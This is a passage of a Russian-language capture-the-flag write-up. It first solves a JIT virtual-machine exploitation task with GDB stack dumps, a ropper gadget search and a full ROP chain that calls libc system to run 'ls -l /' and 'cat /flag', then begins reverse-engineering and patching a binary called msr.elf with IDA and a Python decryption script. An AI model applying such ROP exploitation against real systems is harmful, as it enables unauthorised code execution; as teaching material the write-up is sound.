0x00007fffffffddcb8|+0x0088: 0x00007ffff7ff020 → 0x00007ffff7ffe2e0
→ 0x0000555555554000 → 0x00010102464c457f
0x00007fffffffddcc0|+0x0090: 0x9bfb2deb214642e8
0x00007fffffffddcc8|+0x0098: 0x9bfb3d90f02e42e8
0x00007fffffffddcd0|+0x00a0: 0x0000000000000000
0x00007fffffffddcd8|+0x00a8: 0x0000000000000000
0x00007fffffffddce0|+0x00b0: 0x0000000000000000
0x00007fffffffddce8|+0x00b8: 0x00007fffffffdd78 → 0x00007fffffffef100
→ "/tmp/a.out"
0x00007fffffffddcf0|+0x00c0: 0x00007fffffffdd78 → 0x00007fffffffef100
→ "/tmp/a.out"
0x00007fffffffddcf8|+0x00c8: 0xe94ab33832106f00
0x00007fffffffdd00|+0x00d0: 0x0000000000000000
0x00007fffffffdd08|+0x00d8: 0x00007ffff7c235c9 →
<__libc_start_main+137> mov r15, QWORD PTR [rip+0x1d29a0] #
0x7ffff7df5f70
0x00007fffffffdd10|+0x00e0: 0x0000555555555169 → <main+0> endbr64
0x00007fffffffdd18|+0x00e8: 0x0000555555557da8 → 0x000055555555120
→ <__do_global_dtors_aux+0> endbr64
0x00007fffffffdd20|+0x00f0: 0x00007ffff7ffe2e0 → 0x0000555555554000
→ 0x00010102464c457f
```

```

0x00007fffffffdd28|+0x00f8: 0x0000000000000000
0x00007fffffffdd30|+0x0100: 0x0000000000000000
0x00007fffffffdd38|+0x0108: 0x0000555555555080 → <_start+0> endbr64
0x00007fffffffdd40|+0x0110: 0x00007fffffffdd70 → 0x0000000000000001
0x00007fffffffdd48|+0x0118: 0x0000000000000000
0x00007fffffffdd50|+0x0120: 0x0000000000000000
0x00007fffffffdd58|+0x0128: 0x00005555555550a5 → <_start+37> hlt
0x00007fffffffdd60|+0x0130: 0x00007fffffffdd68 → 0x0000000000000038
("8"?)
0x00007fffffffdd68|+0x0138: 0x0000000000000038 ("8"?)
0x00007fffffffdd70|+0x0140: 0x0000000000000001
0x00007fffffffdd78|+0x0148: 0x00007fffffffef100 → "/tmp/a.out"
0x00007fffffffdd80|+0x0150: 0x0000000000000000
0x00007fffffffdd88|+0x0158: 0x00007fffffffef10b → "SHELL=/bin/bash"
← $r13
0x00007fffffffdd90|+0x0160: 0x00007fffffffef11b →
"SESSION_MANAGER=local/ivanqs-macbook-pro:@/tmp/.IC[...]"
0x00007fffffffdd98|+0x0168: 0x00007fffffffef185 →
"QT_ACCESSIBILITY=1"
0x00007fffffffdda0|+0x0170: 0x00007fffffffef198 →
"COLORTERM=truecolor"
0x00007fffffffdda8|+0x0178: 0x00007fffffffef1ac →
"XDG_CONFIG_DIRS=/etc/xdg/xdg-gnome:/etc/xdg"
0x00007fffffffddb0|+0x0180: 0x00007fffffffef1d8 →
"SSH_AGENT_LAUNCHER=openssh"
0x00007fffffffddb8|+0x0188: 0x00007fffffffef1f3 →
"XDG_MENU_PREFIX=gnome-"

```

На самой верхушке стека лежит явно адрес другого объекта на стеке (это мы понимаем исходя из того, что `0x00007fffffff...` в Linux практически всегда соответствует стеку). При запуске программы несколько раз относительное расположение значений на стеке не должно изменяться, поэтому если сейчас в GDB мы можем посчитать, что

```

gef> p/d 0x00007fffffffdd78 - (long long)$rsp
$1 = 328

```

то в своём эксплоите мы можем написать

```

pop a
sub a 328

```

и быть уверенными, что `a` указывает на самое начало стека нашей программы. Это явно нам пригодится в будущем, потому что положить шеллкод мы сможем только на стек, а чтобы его запустить, нужно знать, где этот стек вообще находится.

Чтобы понять, где вообще лежит `libc`, можно использовать `vmmap`:

```

gef> vmmap
[ Legend: Code | Heap | Stack ]
Start          End          Offset          Perm Path
0x000055555554000 0x000055555555000 0x0000000000000000 r--
/tmp/a.out
0x000055555555000 0x000055555556000 0x0000000000001000 r-x
/tmp/a.out
0x000055555556000 0x000055555557000 0x0000000000002000 r--
/tmp/a.out
0x000055555557000 0x000055555558000 0x0000000000002000 r--
/tmp/a.out
0x000055555558000 0x000055555559000 0x0000000000003000 rw-
/tmp/a.out
0x000055555559000 0x0000555555561000 0x0000000000000000 rw- [heap]
0x00007ffff7c00000 0x00007ffff7c22000 0x0000000000000000 r--
/home/ivanq/moonshot/libc.so.6
0x00007ffff7c22000 0x00007ffff7d9b000 0x00000000000022000 r-x
/home/ivanq/moonshot/libc.so.6
0x00007ffff7d9b000 0x00007ffff7df2000 0x0000000000019b000 r--
/home/ivanq/moonshot/libc.so.6
0x00007ffff7df2000 0x00007ffff7df6000 0x000000000001f1000 r--
/home/ivanq/moonshot/libc.so.6
0x00007ffff7df6000 0x00007ffff7df8000 0x000000000001f5000 rw-
/home/ivanq/moonshot/libc.so.6
0x00007ffff7df8000 0x00007ffff7e05000 0x0000000000000000 rw-
0x00007ffff7fb000 0x00007ffff7fc1000 0x0000000000000000 rw-
0x00007ffff7fc1000 0x00007ffff7fc5000 0x0000000000000000 r-- [vvar]
0x00007ffff7fc5000 0x00007ffff7fc7000 0x0000000000000000 r-x [vdso]
0x00007ffff7fc7000 0x00007ffff7fc8000 0x0000000000000000 r--
/usr/lib/x86_64-linux-gnu/ld-linux-x86-64.so.2
0x00007ffff7fc8000 0x00007ffff7ff1000 0x00000000000001000 r-x
/usr/lib/x86_64-linux-gnu/ld-linux-x86-64.so.2
0x00007ffff7ff1000 0x00007ffff7ffb000 0x0000000000002a000 r--
/usr/lib/x86_64-linux-gnu/ld-linux-x86-64.so.2
0x00007ffff7ffb000 0x00007ffff7ffd000 0x00000000000034000 r--
/usr/lib/x86_64-linux-gnu/ld-linux-x86-64.so.2
0x00007ffff7ffd000 0x00007ffff7fff000 0x00000000000036000 rw-
/usr/lib/x86_64-linux-gnu/ld-linux-x86-64.so.2
0x00007ffffffffffde000 0x00007ffffffffff000 0x0000000000000000 rw- [stack]
0xffffffffffffff600000 0xffffffffffffff601000 0x0000000000000000 --x
[vsyscall]

```

Видим, что нам повезло, и указатель куда-то внутрь libc лежал на `$rsp + 0x0038`. Это значит, что еще несколько операций pop спустя мы получаем адрес инструкции в libc:

```

pop b
pop b
pop b

```

```
pop b
pop b
pop b
pop b
```

Осталось прибавить константу, чтобы b указывало на функцию system:

```
gef> p/d (long long)system - 0x00007ffff7c23510
$2 = 176144

add b 176144
```

Наконец, осталось придумать, как передать в system аргумент. В Linux x86-64 первый параметр функции передается через регистр rdi, а по коду jitvm видно, что rdi не изменяется во время работы программы и указывает на данные, которые мы изменить не можем. Поэтому придется изменить сам регистр rdi, например, найдя в libc или памяти программы код, выглядящий как pop rdi; ret или что-то похожее. В таком случае мы сможем положить на стек адрес этого кода и рядом адрес system, и процессор при выходе из main сначала «вернется» в pop rdi; ret, достанет rdi со стека, а потом «вернется» в system с нужным значением аргумента. Называется этот метод [ROP](#).

```
$ ropper -f /tmp/a.out --search "pop rdi"
[INFO] Load gadgets from cache
[LOAD] loading... 100%
[LOAD] removing double gadgets... 100%
[INFO] Searching for gadgets: pop rdi
```

Не повезло. Дальше можно было бы попытаться искать более сложные гаджеты, например, сначала сделать pop в другой регистр, а потом mov rdi, ..., но и такого не найдётся.

Придётся вспомнить, что, помимо программы, у нас есть ещё и libc, и поискать там:

```
$ ropper -f libc.so.6 --search "pop rdi"
[INFO] Load gadgets for section: LOAD
[LOAD] loading... 100%
[LOAD] removing double gadgets... 100%
[INFO] Searching for gadgets: pop rdi
```

```
[INFO] File: libc.so.6
```

```
0x0000000000008975d: pop rdi; add dword ptr [rcx + rcx*4 - 0x11], ecx;
call qword ptr [rax + 0x18];
0x000000000000e6ecf: pop rdi; add eax, 0x83480000; mov ebp, 0xfffffb20;
add byte ptr [rdi], cl; test dword ptr [rax - 0x9ffffff7], edi; ret;
0x00000000000195522: pop rdi; add edi, esi; ret;
```

```

0x000000000001788a7: pop rdi; add rax, rdi; shr rax, 2; vzeroupper;
ret;
0x00000000000172877: pop rdi; add rax, rdi; vzeroupper; ret;
0x000000000001796b5: pop rdi; add rdi, 0x21; add rax, rdi; vzeroupper;
ret;
0x000000000001604ae: pop rdi; add rsp, 0x10; pop rbx; ret;
0x0000000000005cf7b: pop rdi; add rsp, 0x1018; pop rbx; pop rbp; ret;
0x00000000000011e741: pop rdi; call rax;
0x00000000000011e741: pop rdi; call rax; mov rdi, rax; mov eax, 0x3c;
syscall;
0x00000000000013a955: pop rdi; cmp ecx, dword ptr [rax]; add al, ch; mov
ebp, edi; jmp qword ptr [rsi - 0x70];
0x000000000000178197: pop rdi; cmp esi, dword ptr [rdi + rax]; jne
0x1781a4; add rax, rdi; vzeroupper; ret;
0x00000000000017486b: pop rdi; cmp sil, byte ptr [rdi + rax]; jne
0x174879; add rax, rdi; vzeroupper; ret;
0x0000000000004598e: pop rdi; idiv edi; jmp qword ptr [rsi + 0xf];
0x00000000000015c38f: pop rdi; in al, dx; dec dword ptr [rax - 0x77];
ret;
0x00000000000026ca5: pop rdi; jmp rax;
0x000000000000e2da4: pop rdi; jmp rdi;
0x000000000000f1a2d: pop rdi; mov cl, 0xff; inc dword ptr [rcx - 0x77];
ret;
0x000000000000e2d84: pop rdi; mov eax, 0x3a; syscall;
0x00000000000011fe08: pop rdi; or eax, 0x64d8f700; mov dword ptr [rcx],
eax; or rax, 0xffffffffffffffff; ret;
0x00000000000023e75: pop rdi; pop rbp; ret;
0x0000000000003dc3d: pop rdi; rcl byte ptr [rdi], 0; call 0x33550; xor
eax, eax; ret;
0x000000000000126838: pop rdi; sbb byte ptr [rax + 0x39], cl; ret;
0x00000000000012686d: pop rdi; sbb byte ptr [rax - 0x77], cl; ret
0x2948;
0x00000000000016aebd: pop rdi; sbb eax, 0x8b48fff2; and al, 8; add rsp,
0x10; pop rbx; ret;
0x000000000000198a10: pop rdi; xor eax, eax; add rsp, 0x38; ret;
0x00000000000023b65: pop rdi; ret;

```

Совсем другое дело. Последний гаджет, кажется, поможет нам больше всего.

```

gef> p/d (long long)system - (0x00007ffff7c00000 +
0x00000000000023b65)
$3 = 174523

```

(0x00007ffff7c00000 — начальный адрес libc, как видно из vmmap)

```

mov c b
sub c 174523

```


Осталось понять, что же класть в `rdi`. Туда мы положим как раз адрес на стеке JIT-программы, в который через `push` положим шелл-код, например, `ls -l /.` Это 8 байт, включая нулевой. Эту 8-байтовую бинарную строку нужно перевести в 64-битное число, которое `push` превратит в то, что нужно. Вспоминая, что x86-64 использует little-endian, получаем это число так:

```
$ echo $((0x$(printf "ls -l /\0" | rev | xxd -p)))
13264972891059052
```

Наконец, поймём, где лежит адрес возврата `main`, то есть что же нам нужно перетереть. Для этого можно, например, посмотреть текущий `rsp`:

```
gef> p $rsp
$4 = (void *) 0x7fffffffdc30
```

Потом поставить breakpoint на выход из `main` и пропустить текущую инструкцию `jmp $`:

```
gef> disas
Dump of assembler code for function main:
...
0x000055555555204 <+155>: xor    rdx,rdx
=> 0x000055555555207 <+158>: jmp    0x55555555207 <main+158>
0x000055555555209 <+160>: xor    rcx,rcx
...
0x000055555555268 <+255>: mov    rbx,QWORD PTR [rbp-0x8]
0x00005555555526c <+259>: leave
0x00005555555526d <+260>: ret
```

```
gef> b *0x00005555555526d
Breakpoint 1 at 0x5555555526d: file <stdin>, line 52.
```

```
gef> jump *0x000055555555209
Continuing at 0x55555555209.
```

```
...
```

```
gef> p/d ((long long)$rsp - 0x7fffffffdc30) / 8
$4 = 7
```

Получается, чтобы перетереть адрес возврата, нужно 8 раз сделать `pop`, и затем через `push` положить правильное значение. Учитывая, что у нас на стеке помимо адреса `pop rdi; ret` должно лежать еще и значение `rdi` и адрес `system`, и то, что мы уже сделали `pop` несколько раз, получаем

```
pop d
pop d
push b
```

```
push a
push c
```

Объединяя всё написанное выше и не забывая в начале эксплоита положить на стек шелл-код, получаем:

```
// Шелл-код
mov a 13264972891059052
push a
// Сдвигаем указатель обратно, как было раньше
pop a

// Достаем адрес стека
pop a
sub a 328
// Сдвигаем на 8 байт, чтобы указывало в начало шелл-кода
sub a 8

// Получаем адрес system
pop b
pop b
pop b
pop b
pop b
pop b
pop b
pop b
add b 176144

// Получаем адрес pop rdi; ret
mov c b
sub c 174523

// Кладём на стек подряд адрес pop rdi; ret, адрес шелл-кода и адрес
system
pop d
pop d
push b
push a
push c
```

И... это не работает. Почему же? Запускаем gdb заново и видим:

```
$rsp      : 0x00007fffffff7fd8e8 → 0x00007fffffff7fd80d1 → mov r13, rax
...
0x7ffff7c4e1f4      mov     QWORD PTR [rsp+0x60], r12
0x7ffff7c4e1f9      mov     r9, QWORD PTR [rax]
0x7ffff7c4e1fc      lea     rsi, [rip+0x167fb1]          #
0x7ffff7db61b4
```

```

→ 0x7ffff7c4e203      movaps XMMWORD PTR [rsp+0x50], xmm0
   0x7ffff7c4e208      mov     QWORD PTR [rsp+0x68], 0x0
   0x7ffff7c4e211      call    0x7ffff7d0b3e0 <posix_spawn>
   0x7ffff7c4e216      mov     rdi, rbx
   0x7ffff7c4e219      mov     r12d, eax
   0x7ffff7c4e21c      call    0x7ffff7d0b2e0
<posix_spawnattr_destroy>

```

```

-----
-- threads -----
[#0] Id 1, Name: "a.out", stopped 0x7ffff7c4e203 in ?? (), reason:
SIGSEGV
-----

```

```

-----
---- trace -----
[#0] 0x7ffff7c4e203 → movaps XMMWORD PTR [rsp+0x50], xmm0

```

Ошибка происходит из-за того, что инструкция `movaps` ожидает, что её аргумент будет выровнен по 16 байт, а `rsp` отстоит от выравнивания на 8 байт. Произошло это потому, что функции `C` ожидают, что при вызове стек выровнен, а за счёт того, что мы использовали ROP, это выравнивание поехало. Чтобы это исправить, достаточно перед вызовом `system` вставить ещё один пустой гаджет — просто инструкцию `ret`. Для этого можно просто взять гаджет `pop rdi; ret` и отбросить от него первую инструкцию `pop rdi`, которая занимает 1 байт. Таким образом, последний блок эксплоита можно заменить на:

```

// Кладём на стек подряд адрес pop rdi; ret, адрес шелл-кода, адрес
ret и адрес system
pop d
pop d
pop d
mov d c
add d 1
push b
push d
push a
push c

```

Ещё одна проблема заключается в том, что если запустить этот код после исправления под `strace`, можно увидеть, что `system` на самом деле запускает шелл с пустым аргументом, хотя `rdi` устанавливается правильно:

```

$ strace -f /tmp/a.out
...
[pid 137289] execve("/bin/sh", ["sh", "-c", ""], 0x7fff36527f28 /* 63
vars */ <unfinished ...>
...

```

Дело здесь, по-видимому, в том, что шеллкод расположен на стеке, который использует сам вызов `system`. Поэтому придётся перенести его либо сильно ниже,

либо чуть выше адреса возврата `main`. Сделать можно и так, и так; второй способ надёжнее, поэтому в разборе предлагается следовать ему.

Наконец, можно заняться украшениями и добиться того, чтобы программа не крашилась после `system`, а вызывала функцию `exit`, но это уже необязательно.

Окончательный эксплоит выглядит так:

```
// Достаем адрес стека
pop a
sub a 328
// Сдвигаем на 88 байт вперед, чтобы указывало в начало шелл-кода
add a 88

// Получаем адрес system
pop b
pop b
pop b
pop b
pop b
pop b
pop b
pop b
add b 176144

// Получаем адрес pop rdi; ret
mov c b
sub c 174523

// Кладём на стек подряд шелл-код, адрес pop rdi; ret, адрес шелл-
// кода, адрес ret и адрес system
pop d
pop d
pop d
pop d
mov d 13264972891059052
push d
mov d c
add d 1
push b
push d
push a
push c
```

Запуская этот эксплоит на удалённом сервере, находим в корне файл `/flag`.

Чтобы заменить команду `ls -l /` на `cat /flag`, недостаточно просто изменить число, которое кладётся на стек, ведь `cat /flag` с нулевым байтом занимает 10

байт, что не влезает в одно машинное слово. Можно было бы схитрить и сократить команду до `cat /f*`, но разберёмся, как сделать честно:

```
$ printf "cat /flag\0" | rev | xxd -p
67616c662f20746163
```

```
$ echo $((0x67)) $((0x616c662f20746163))
103 7020098271757754723
```

Придётся делать `push` дважды. Таким образом, последний блок эксплоита заменяется на:

```
// Кладём на стек подряд шелл-код, адрес pop rdi; ret, адрес shell-кода, адрес ret и адрес system
```

```
pop d
pop d
pop d
pop d
pop d
pop d
mov d 103
push d
mov d 7020098271757754723
push d
mov d c
add d 1
push b
push d
push a
push c
```

Флаг: **ugra_friendly_reminder_that_web_browsers_use_jit_too_mb138bt6eu22**

Постмортем

Ближе к концу соревнования, когда задание так и не было решено участниками, мы упростили задачу, заменив динамическую линковку на статическую с фиксированными адресами. Это значит, что не нужно было вычислять адреса чего-либо, кроме стека, и эксплоит можно было сильно упростить:

```
pop a
sub a 432
```

```
pop d
pop d
pop d
pop d
pop d
pop d
pop d
```

```
pop d
pop d
pop d
pop d

mov d 13264972891059052
push d
push 4246144
push 4202044
push a
push 4202043
```

Minimum system requirements

rozetkin, reverse 400

Ох, я не уверен, что ваш компьютер потянет этот высокотехнологичный лабиринт. В любом случае вы можете попробовать.

Добавлено в 15:10:

Обновление. Исполняемый файл обновлен без изменения логики.

Подсказка. Говорят, что вам может помочь одна женщина по имени Ида. Хотя обычно она и помогает за большую сумму, но иногда она и бесплатно помочь может.

msr.elf

Решение

Шаг 1: Разведка

К заданию нам приложили файл `msr.elf`. Посмотрим, что это за файл.

```
$ file msr.elf
msr.elf: ELF 64-bit LSB shared object, x86-64, version 1 (SYSV),
dynamically linked, interpreter /lib64/ld-linux-x86-64.so.2,
BuildID[sha1]=f052413889b1bffa11d6f2d2f165d28bed81ee61a, for GNU/Linux
3.
```

О, отлично. Это 64-битный исполняемый файл для Linux. Попробуем запустить его.

```
$ ./msr.elf
System requirements not met
```

Ну что же, видимо, он так просто не запустится. `--help` тоже не помогает:

```
$ ./msr.elf --help
```

This is help text, it is very long and it is very useful. If you don't read it, you will be punished.

...бинарь сыплет угрозами.

Шаг 2: Разбор бинаря

Поскольку это 64-битный бинарь, то его с удовольствием (и что главное, бесплатно!) декомпилирует [IDA Free](#).

Именно о том, что можно воспользоваться IDA Free, и была подсказка.

Откроем бинарь в ней. К сожалению, бинарь стрипнутый, поэтому в нём нет никаких символов. Будем разбираться по ходу.

```
1 |__int64 __fastcall main(unsigned int a1, char **a2, char **a3)
2 |{
3 |    sub_190E(a1, a2, a3);
4 |    sub_241B();
5 |    return 0LL;
6 |}
```

В main вызывается две функции: - sub_190E — принимает в себя argc и argv: видимо, там обрабатывается ввод. - sub_241B — ничего не принимает: будем смотреть, что она делает, позднее.

Давайте посмотрим, что делает sub_190E:


```

1  int64 __fastcall sub_190E(int a1, char *const *a2)
2  {
3      int longind; // [rsp+28h] [rbp-8h] BYREF
4      int v4; // [rsp+2Ch] [rbp-4h]
5
6      longind = 0;
7      while ( 1 )
8      {
9          v4 = getopt_long(a1, a2, "hd:c", &longopts, &longind);
10         if ( v4 == -1 )
11             break;
12         if ( v4 == 'h' )
13         {
14             puts(aThisIsHelpText);
15             exit(1);
16         }
17         if ( v4 <= 'h' )
18         {
19             if ( v4 == 'c' )
20                 sub_18AC();
21             if ( !v4 )
22             {
23                 qword_5140 = atoll(optarg);
24                 printf("Secret number is %lld\n", qword_5140);
25             }
26         }
27     }
28     return 0LL;
29 }

```


Здесь мы чётко видим обработку командной строки. В массиве неких структур `longopts` хранятся возможные опции. Если посмотреть [документацию](#) на функцию `getopt_long`, становится понятно, что `longopts` — массив структур `option`, которые содержат в себе имя опции, флаг (нет, не тот), значение опции и номер опции. Даже Ида подсказывает нам об этом, но находит только первую структуру:

```

; struct option longopts
longopts      dq offset aHelp          ; name
                                           ; DATA XREF: sub_190E+A6↑o
                                           ; has_arg ; "help"
      dd 0
      db 4 dup(0)
      dq 0                                ; flag
      dd 68h                             ; val
      db 4 dup(0)
      dq offset aIDoNotWannaSen ; "I_do_not_wanna_send_all_my_logs_to_fbi_"...
      db 1
      db 0
      db 0
      db 0
      db 0
      db 0
      db 0
      .. -

```

Ничего, это дело поправимое, просто наводимся на longopt, нажимаем * на нампде и определяем, что это массив из 4 элементов:

Convert to array [X]

Start address : .data:0000000000005440
End address : .data:0000000000005460

Array element size : 32
Maximal possible size: 1
Current array size : 1
Suggested array size : 1

Array size: 4 (in elements)
Items on a line: 0 (0-max)
Element print width: -1 (-1-none,0-auto)

Options

- ☒ Use "dup" construct
- ☐ Signed elements
- ☐ Display indexes
- ☒ Create as array

Indexes

- ☒ Decimal
- ☐ Hexadecimal
- ☐ Octal
- ☐ Binary

OK Cancel Help

Получаем красивую таблицу опций:

```

; struct option
longopts
dq offset aHelp          ; name
                          ; DATA XREF: sub_190E+A6↑o
                          ; has_arg ; "help" ...
dd 0
db 4 dup(0)
dq 0                      ; flag
dd 68h                    ; val
db 4 dup(0)
dq offset aIDoNotWannaSen; name
dd 1                      ; has_arg
db 4 dup(0)
dq 0                      ; flag
dd 0                      ; val
db 4 dup(0)
dq offset aCat           ; name
dd 0                      ; has_arg
db 4 dup(0)
dq 0                      ; flag
dd 63h                    ; val
db 4 dup(0)
dq 0                      ; name
dd 0                      ; has_arg
db 4 dup(0)
dq 0                      ; flag
dd 0                      ; val
db 4 dup(0)

```

name	has_arg	flag	val
help	no_argument	0	104 == 'h'
I_do_not_wanna_send_all_my_logs_to_fbi_but_I_agree_with_it_here_is_my_secret_code_for_this_operation	required_argument	0	0
cat	no_argument	0	99 == 'c'

Выходит, что `--help` выводит справку, `--cat` (или `-c`) выводит котика (sub18AC — вывод одного из четырёх случайных котиков), а длинная опция `I_do_not_wanna_send_all_my_logs_to_fbi_but_I_agree_with_it_here_is_my_secret_code_for_this_operation` сохраняет аргумент в переменную `qword_5140`, которая дальше, вероятно, где-то используется.

Шаг 3: We need to go deeper

Посмотрим, что делает sub_241B:

```

1 int sub_241B()
2 {
3     int v0; // eax
4     int v1; // eax
5     unsigned int v3; // [rsp+8h] [rbp-8h]
6     int v4; // [rsp+Ch] [rbp-4h]
7
8     signal(28, handler);
9     initscr();
10    noecho();
11    cbreak();
12    keypad(stdscr, 1);
13    curs_set(0);
14    if ( stdscr )
15        v0 = stdscr->_maxy + 1;
16    else
17        v0 = -1;
18    v4 = v0;
19    if ( stdscr )
20        v1 = stdscr->_maxx + 1;
21    else
22        v1 = -1;
23    v3 = v1;
24    if ( v1 <= 9 || v4 <= 9 || (unsigned int)sub_157F() )
25    {
26        sub_2328("System requirements not met");
27        endwin();
28        exit(1);
29    }
30    if ( (unsigned int)sub_1B64((unsigned int)v4, v3) )
31        sub_174A();
32    return endwin();
33 }

```

Здесь мы видим, что инициализируется *ncurses*, выясняются максимальные размеры терминала, проверяется, что размер — минимум 9x9, и что `sub_157F` возвращает ноль. Если проверку не прошли, выводится сообщение *System requirements not met* — и программа завершается.

Давайте посмотрим, что делает `sub_157F`:

```

1 | int64 sub_157F()
2 | {
3 |     unsigned int v1; // eax
4 |     unsigned int v2; // eax
5 |     __int64 v3[7]; // [rsp+0h] [rbp-80h]
6 |     __int64 v4; // [rsp+38h] [rbp-48h]
7 |     unsigned int v5; // [rsp+44h] [rbp-3Ch]
8 |     const char *v6; // [rsp+48h] [rbp-38h]
9 |     int v7; // [rsp+50h] [rbp-30h]
10 |    int i; // [rsp+54h] [rbp-2Ch]
11 |    __int64 v9; // [rsp+58h] [rbp-28h]
12 |    unsigned int v10; // [rsp+64h] [rbp-1Ch]
13 |    char *s; // [rsp+68h] [rbp-18h]
14 |    unsigned int v12; // [rsp+74h] [rbp-Ch]
15 |    __int64 v13; // [rsp+78h] [rbp-8h]
16 |
17 |    s = (char *)malloc(0x100uLL);
18 |    if ( !s )
19 |        return 1LL;
20 |    v10 = sub_1A55();
21 |    v9 = sub_19DD();
22 |    v13 = sub_1A19();
23 |    v12 = sub_1AC8();
24 |    v7 = sub_1A65();
25 |    v3[0] = (__int64)"Sunday";
26 |    v3[1] = (__int64)"Monday";
27 |    v3[2] = (__int64)"Tuesday";
28 |    v3[3] = (__int64)"Wednesday";
29 |    v3[4] = (__int64)"Thursday";
30 |    v3[5] = (__int64)"Friday";
31 |    v3[6] = (__int64)"Saturday";
32 |    v6 = (const char *)v3[v7];
33 |    sprintf(s, "%lld%lld%s%d%d%lld", v9, v13, v6, v10, v12, qword_5140);
34 |    v5 = strlen(s);
35 |    v1 = strlen(&::s);
36 |    v4 = sub_13A7(s, v5, &::s, v1);
37 |    for ( i = 0; i < (int)v5; ++i )
38 |    {
39 |        if ( i >= dword_5184 )
40 |            return 1LL;
41 |        if ( *((_BYTE *) (i + v4)) != byte_5160[i] )
42 |            return 1LL;
43 |    }
44 |    v2 = strlen(&byte_53A0);
45 |    qword_54F0 = (char *)sub_1493(s, v5, &byte_53A0, v2);
46 |    dword_54F8 = v5;
47 |    return 0LL;
48 | }

```

Данная функция формирует строку из элементов, полученных из функций sub_1A55, sub_19DD, sub_1A19, sub_1AC8, sub_1A65, а также из переменной qword_5140, которая задаётся той длинной опцией командной строки.

Потом эта строка передается в функцию sub_13A7, а после сравнивается с константой byte_5160. Если не совпадает, то функция возвращает 1. В противном случае в qword_54F0 записывается результат функции sub_1493 от этой строки.

Давайте разбираться, что это за функции такие:

```
__int64 sub_1A55()  
{  
    return sysconf(84); // _SC_NPROCESSORS_ONLN  
}
```

sub_1A55 возвращает количество ядер процессора.

```
__int64 sub_19DD()  
{  
    __int64 v0; // rbx  
  
    v0 = sysconf(86); // _SC_PHYS_PAGES  
    return v0 * sysconf(30) / 0x40000000;  
}
```

sub_19DD возвращает количество гигабайт оперативной памяти.

```
__int64 sub_1A19()  
{  
    __int64 v0; // rbx  
  
    v0 = sysconf(85); // _SC_AVPHYS_PAGES  
    return v0 * sysconf(30) / 0x40000000;  
}
```

sub_1A19 возвращает количество гигабайт свободной оперативной памяти.

```
__int64 sub_1AC8()  
{  
    time_t timer; // [rsp+38h] [rbp-18h] BYREF  
  
    timer = time(0LL);  
    return HIDWORD((_QWORD *)&localtime(&timer)->tm_hour);  
}
```

sub_1AC8 возвращает число сегодняшней даты, используя замысловатую манипуляцию адресами.

```
__int64 sub_1A65()  
{  
    time_t timer; // [rsp+38h] [rbp-18h] BYREF  
  
    timer = time(0LL);  
    return (unsigned int)*(_QWORD *)&localtime(&timer)->tm_wday;  
}
```

sub_1A65 возвращает текущий день недели.

Получается, что эта функция собирает параметры системы и потом их сверяет с какой-то константой.

Исследуем функцию sub_13A7. После небольшого приведения типов получаем:

```
1 char *__fastcall sub_13A7(char *a1, int a2, char *a3, int a4)
2 {
3     char *v7; // [rsp+20h] [rbp-10h]
4     int i; // [rsp+2Ch] [rbp-4h]
5
6     v7 = (char *)malloc(a2);
7     for ( i = 0; i < a2; ++i )
8     {
9         v7[i] = a1[i] ^ a3[i % a4];
10        if ( (i & 1) != 0 )
11            v7[i] = sub_1366(v7[i], 1LL);
12        else
13            v7[i] = sub_1325(v7[i], 1LL);
14    }
15    return v7;
16 }
```

На вход нам подаётся указатель на строку, её длина, указатель на ключ и длина ключа.

sub_1366 выглядит так:

```
__int64 __fastcall sub_1366(unsigned __int8 a1, int a2)
{
    return (a1 << (a2 & 7)) | (unsigned int)((int)a1 >> (-(a2 & 7) & 7));
}
```

Очевидно, это циклический сдвиг (rol) байта a1 на a2 бит влево.

Функция sub_1325 аналогична sub_1366, но сдвигает вправо (ror).

Выходит, что sub_13a7 — это просто XOR строки с ключом, где символы сдвинуты циклично влево (если номер байта нечётный) или вправо (если чётный) на 1.

Шаг 4: Расшифровка системных требований

Давайте получим те системные требования, которые программа требует от нас. Для этого нам нужно получить обратную функцию для sub_13A7 и достать ключ.

Ключ легко достаётся из бинаря, в нашем случае это строка по адресу 0x53E0. Немного подшаманив с кодировкой в Иде, получаем, что наш ключ - `0^•2^•^т\n`. Наклёвывается котография!

Напишем скрипт, который будет делать действие, обратное действию sub_13A7:


```
CAT_ART_4 = "٩^٠٠^٩\n"
```

```
def ror(value, count):
    mask = (8 - 1)
    count &= mask
    return (value >> count) | (value << ((-count) & mask))&0xff

def rol(value, count):
    mask = (8 - 1)
    count &= mask
    return ((value << count)&0xff) | (value >> ((-count) & mask))&0xff

def decrypt_1(str, key):
    dest = []
    for i in range(len(str)):
        if i % 2 == 0:
            dest.append(rol(str[i], 1))
        else:
            dest.append(ror(str[i], 1))
    dest[i] = (dest[i] ^ key[i % len(key)])&0xff
    return dest
```

Вытаскиваем из бинарника байты, с которыми сравнивается зашифрованная строка, берем их из 0x5160 и расшифровываем:

```
b = ""EB 1F 5E CC DE 63 49 AD 46 79 DE 8D 68 6E 42 B3 7E AA EB 15 6D
D8 ED BF C8 BF 47 71 69 71 C8 DC EB"".replace(" ", "") # take it from
0x5160 offset in binary
b = bytes.fromhex(b)
dec = decrypt_1(b, CAT_ART_4.encode())
req_str = "".join(map(chr, dec))
print(req_str)
```

В результате получаем строку 7798_10970_Friday_72_29_305408307, где: - 7798 — количество свободной оперативной памяти в гигабайтах - 10970 — количество оперативной памяти в гигабайтах - Friday — текущий день недели - 72 — количество ядер процессора - 29 — текущий день в месяце - 305408307 — секретное число

Очевидно, мы не сможем достать компьютер с такими параметрами, поэтому нужно найти другой способ. Тут есть два варианта: - Запатчить бинарник - Разобраться с дальнейшей логикой и проэмулировать её на Python

Мы рассмотрим оба варианта.


Шаг 5.1.1: Запатчить бинарник

Всё, что нам необходимо сделать — это запатчить функции так, чтобы они возвращали нам нужные значения.

sub_1A55

Открываем функцию. Возвращаемое значение хранится в `rax` (мы же в `x86_64`), так что нам нужно его перезаписать. Наводимся в режиме ассемблера на строку `mov edi, 54h`, сверху на панельке Иды делаем *Edit → Patch program → Assemble*.

Выскакивает такое окно:

Вписываем туда `mov rax, 48h` и... получаем ошибку. Всё потому, что команда занимает больше байт, чем заменяемая. Давайте тогда сделаем всё по-честному:

```
xor rax, rax ; обнуляем rax
mov al, 48h ; записываем в него 0x48 (72)
```

Ассемблируем через [shell-storm](#) и получаем байткод `48 31 c0 b0 48`. Заменяем в бинарнике (или через *Hex View*, или через *Edit → Patch program → Change byte*), не забывая заменить `call _syscall` на соответствующее количество `nop` (в нашем случае — `0x90`).

Получаем:

```

; __int64 sub_1A55()
sub_1A55 proc near ; CODE XREF: sub_157F+2C↑p
; __unwind {
55          push    rbp
